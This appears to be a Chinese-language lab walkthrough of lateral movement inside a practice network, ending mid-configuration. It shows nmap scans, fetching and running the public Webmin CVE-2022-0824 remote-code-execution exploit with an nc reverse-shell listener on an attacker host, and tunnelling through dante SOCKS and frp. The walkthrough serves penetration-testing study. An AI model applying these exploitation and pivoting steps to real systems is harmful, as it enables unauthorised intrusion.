
内网渗透

第三个靶标的征服过程


网络探测

先安装net-tools，iproute2，nmap，netcat工具



```
[44.8 kB]
Get:2 http://archive.ubuntu.com/ubuntu bionic/main amd64 libmnl0 amd64 1.0.4-2 [12.3 kB]
Get:3 http://archive.ubuntu.com/ubuntu bionic-updates/main amd64 iproute2 amd64 4.15.0-2ubuntu1.3
[721 kB]
Get:4 http://archive.ubuntu.com/ubuntu bionic/main amd64 libatm1 amd64 1:2.5.1-2build1 [21.9 kB]
Get:5 http://archive.ubuntu.com/ubuntu bionic-updates/main amd64 libxtables12 amd64 1.6.1-2ubuntu2
.1 [28.1 kB]
debconf: delaying package configuration, since apt-utils is not installed
Fetched 828 kB in 12s (67.6 kB/s)
Selecting previously unselected package libelf1:amd64.
(Reading database ... 67678 files and directories currently installed.)
Preparing to unpack .../libelf1_0.170-0.4ubuntu0.1_amd64.deb ...
Unpacking libelf1:amd64 (0.170-0.4ubuntu0.1) ...
Selecting previously unselected package libmnl0:amd64.
Preparing to unpack .../libmnl0_1.0.4-2_amd64.deb ...
Unpacking libmnl0:amd64 (1.0.4-2) ...
Selecting previously unselected package iproute2.
Preparing to unpack .../iproute2_4.15.0-2ubuntu1.3_amd64.deb ...
Unpacking iproute2 (4.15.0-2ubuntu1.3) ...
Selecting previously unselected package libatm1:amd64.
Preparing to unpack .../libatm1_1%3a2.5.1-2build1_amd64.deb ...
Unpacking libatm1:amd64 (1:2.5.1-2build1) ...
Selecting previously unselected package libxtables12:amd64.
Preparing to unpack .../libxtables12_1.6.1-2ubuntu2.1_amd64.deb ...
Unpacking libxtables12:amd64 (1.6.1-2ubuntu2.1) ...
Setting up libelf1:amd64 (0.170-0.4ubuntu0.1) ...
Setting up libatm1:amd64 (1:2.5.1-2build1) ...
Setting up libxtables12:amd64 (1.6.1-2ubuntu2.1) ...
Setting up libmnl0:amd64 (1.0.4-2) ...
Setting up iproute2 (4.15.0-2ubuntu1.3) ...
Processing triggers for libc-bin (2.27-3ubuntu1.5) ...
```

查看目前靶标的网卡，可以看到这个靶标同时与两个子网相连192.218.1.0/24是来时的路，192.215.2.0/24是要去的方向



```
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
80: eth1@if81: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:d7:02:01 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.215.2.1/24 brd 192.215.2.255 scope global eth1
       valid_lft forever preferred_lft forever
82: eth0@if83: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:da:01:01 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.218.1.1/24 brd 192.218.1.255 scope global eth0
       valid_lft forever preferred_lft forever
```

我们需要找到这个子网中的其它主机，运行nmap -sn 192.215.2.0/24


结果显示这个子网中有四台主机

192.215.2.1是目前位置

192.215.2.2是网关

192.215.2.3和192.215.2.4看起来是其他靶标


之后重启了一次环境，ip有所改变



```
Nmap scan report for 192.215.2.2
Host is up (0.000052s latency).
MAC Address: 02:42:31:40:F2:E1 (Unknown)
Nmap scan report for 8e67af48-5b8b-4c66-aae3-c70431dbaa5a_2oc7qegtuy40_1.f660e569-0617-46d3-ae90-f
6b2a750cc84 (192.215.2.3)
Host is up (0.0000090s latency).
MAC Address: 02:42:C0:D7:02:03 (Unknown)
Nmap scan report for 8e67af48-5b8b-4c66-aae3-c70431dbaa5a_3y5hj1e6h1i0_1.f660e569-0617-46d3-ae90-f
6b2a750cc84 (192.215.2.4)
Host is up (0.000012s latency).
MAC Address: 02:42:C0:D7:02:04 (Unknown)
Nmap scan report for a0b59bc8a8a1 (192.215.2.1)
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 16.86 seconds
```


漏洞发现

用脚本扫描功能看一看192.215.2.3
端口8009/tcp开放，服务是ajp13。
端口8080/tcp开放，服务是http-proxy。
_ajp-methods: 未能在OPTION请求中获得有效响应。
http-title: Struts2 Showcase
这个待会再说




```
nmap -sC 192.215.2.3

Starting Nmap 7.60 ( https://nmap.org ) at 2025-06-06 00:38 UTC
Nmap scan report for 8e67af48-5b8b-4c66-aae3-c70431dbaa5a_2oc7qegtuy40_1.f660e569-0617-46d3-ae90-f
6b2a750cc84 (192.215.2.3)
Host is up (0.000018s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
8009/tcp open  ajp13
|_ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp open  http-proxy
|_http-title: Struts2 Showcase
MAC Address: 02:42:C0:D7:02:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 3.98 seconds
```

用脚本扫描功能看一看192.215.2.4
端口10000/tcp开放，服务是snet-sensor-mgmt




```
nmap -sC 192.215.2.4

Starting Nmap 7.60 ( https://nmap.org ) at 2025-06-06 00:43 UTC
Nmap scan report for 8e67af48-5b8b-4c66-aae3-c70431dbaa5a_3y5hj1e6h1i0_1.f660e569-0617-46d3-ae90-f
6b2a750cc84 (192.215.2.4)
Host is up (0.000019s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
10000/tcp open  snet-sensor-mgmt
MAC Address: 02:42:C0:D7:02:04 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.76 seconds
```

通过-sV参数获取snet-sensor-mgmt服务的具体版本
具体版本是MiniServ 1.984（Webmin httpd）



```
nmap -sV 192.215.2.4

Starting Nmap 7.60 ( https://nmap.org ) at 2025-06-06 00:50 UTC
Nmap scan report for 8e67af48-5b8b-4c66-aae3-c70431dbaa5a_3y5hj1e6h1i0_1.f660e569-0617-46d3-ae90-f
6b2a750cc84 (192.215.2.4)
Host is up (0.0000090s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
10000/tcp open  http    MiniServ 1.984 (Webmin httpd)
MAC Address: 02:42:C0:D7:02:04 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 38.23 seconds
```

网上搜到了这个版本的漏洞CVE:2022-0824，以及远程代码执行脚本




Webmin 1.984 - Remote Code Execution (Authenticated)

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
50809	2022-0824	FAISALFS10X	WEBAPPS	LINUX	2022-03-09

EDB Verified: ✗ Exploit: ⬇ / {} Vulnerable App:


```
# Exploit Title: Webmin 1.984 - Remote Code Execution (Authenticated)
# Date: 2022-03-06
# Exploit Author: faisalfs10x (https://github.com/faisalfs10x)
# Vendor Homepage: https://www.webmin.com/
# Software Link: https://github.com/webmin/webmin/archive/refs/tags/1.984.zip
# Version: <= 1.984
# Tested on: Ubuntu 18
# Reference: https://github.com/faisalfs10x/Webmin-CVE-2022-0824-revshell


#!/usr/bin/python3

"""
Coded by: @faisalfs10x
```

把脚本下载下来，然后在目录里搭一个http服务器，让靶机下载这个文件




```
curl -O 10.202.151.18:8000/50809.py
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  7042  100  7042    0     0  3438k      0 --:--:-- --:--:-- --:--:-- 3438k
```

在攻击者主机那里监听好9000端口



```
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -lvp 9000
listening on [any] 9000 ...
```


尝试运行脚本，发现python库不全，我得换个思路，让攻击者主机可以访问192.215.2.4:10000，这样就可以远程运行代码了。



```
root@a0b59bc8a8a1:/usr/share/webmin/# python3 ./50809.py -t http://192.215.2.4:10000 -c root:passwo
rd -LS 192.168.56.104:9090 -L 192.168.56.104 -P 9000
<d -LS 192.168.56.104:9090 -L 192.168.56.104 -P 9000
Traceback (most recent call last):
  File "./50809.py", line 19, in <module>
    import requests
ModuleNotFoundError: No module named 'requests'
```

内网穿刺


在受控靶机上安装dante-server，编辑好danted.conf文件，并启动



```
curl -O 10.121.9.59:8000/danted.conf
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  1621  100  1621    0     0   791k      0 --:--:-- --:--:-- --:--:--  791k
root@f7cf68afaa6f:/etc# service danted start
service danted start
```

在攻击者主机 A (192.168.56.104) 上配置代理


- socks5h 是关键：它使用 SOCKS5 协议，并且对于 CONNECT 请求中的主机名解析，会尝试在代理服务器（B）上解析，而不是在客户端（A）上。这对于访问内网 IP 很重要。
- 192.215.2.4 是 受控靶机 的 IP 地址。
- 9050 是在受控靶机上设置的 SOCKS 代理监听端口。


kali@kali: ~/Desktop/workspace/webmin
File Actions Edit View Help


```
┌──(kali㉿kali)-[~/Desktop/workspace/webmin]
└─$ export http_proxy="socks5h://192.215.2.4:9050"

┌──(kali㉿kali)-[~/Desktop/workspace/webmin]
└─$ export https_proxy="socks5h://192.215.2.4:9050"

┌──(kali㉿kali)-[~/Desktop/workspace/webmin]
└─$ export ftp_proxy="socks5h://192.215.2.4:9050"

┌──(kali㉿kali)-[~/Desktop/workspace/webmin]
└─$ 
```

没反应，打算用内网穿透的办法。

下载frp，编辑frps.toml和frpc.toml




```
serverAddr = "192.168.56.104"
serverPort = 7000

transport.protocol = "tcp"

auth.method = "token"
auth.token = "123123123"

[[proxies]]
name = "tcp"
type = "tcp"
localIP = "192.215.2.3"
localPort = 10000
remotePort = 8844
```



```
bindAddr = "0.0.0.0"
bindPort = 7000
vhostHTTPPort = 80
vhostHTTPSPort = 443

webServer.addr = "0.0.0.0"
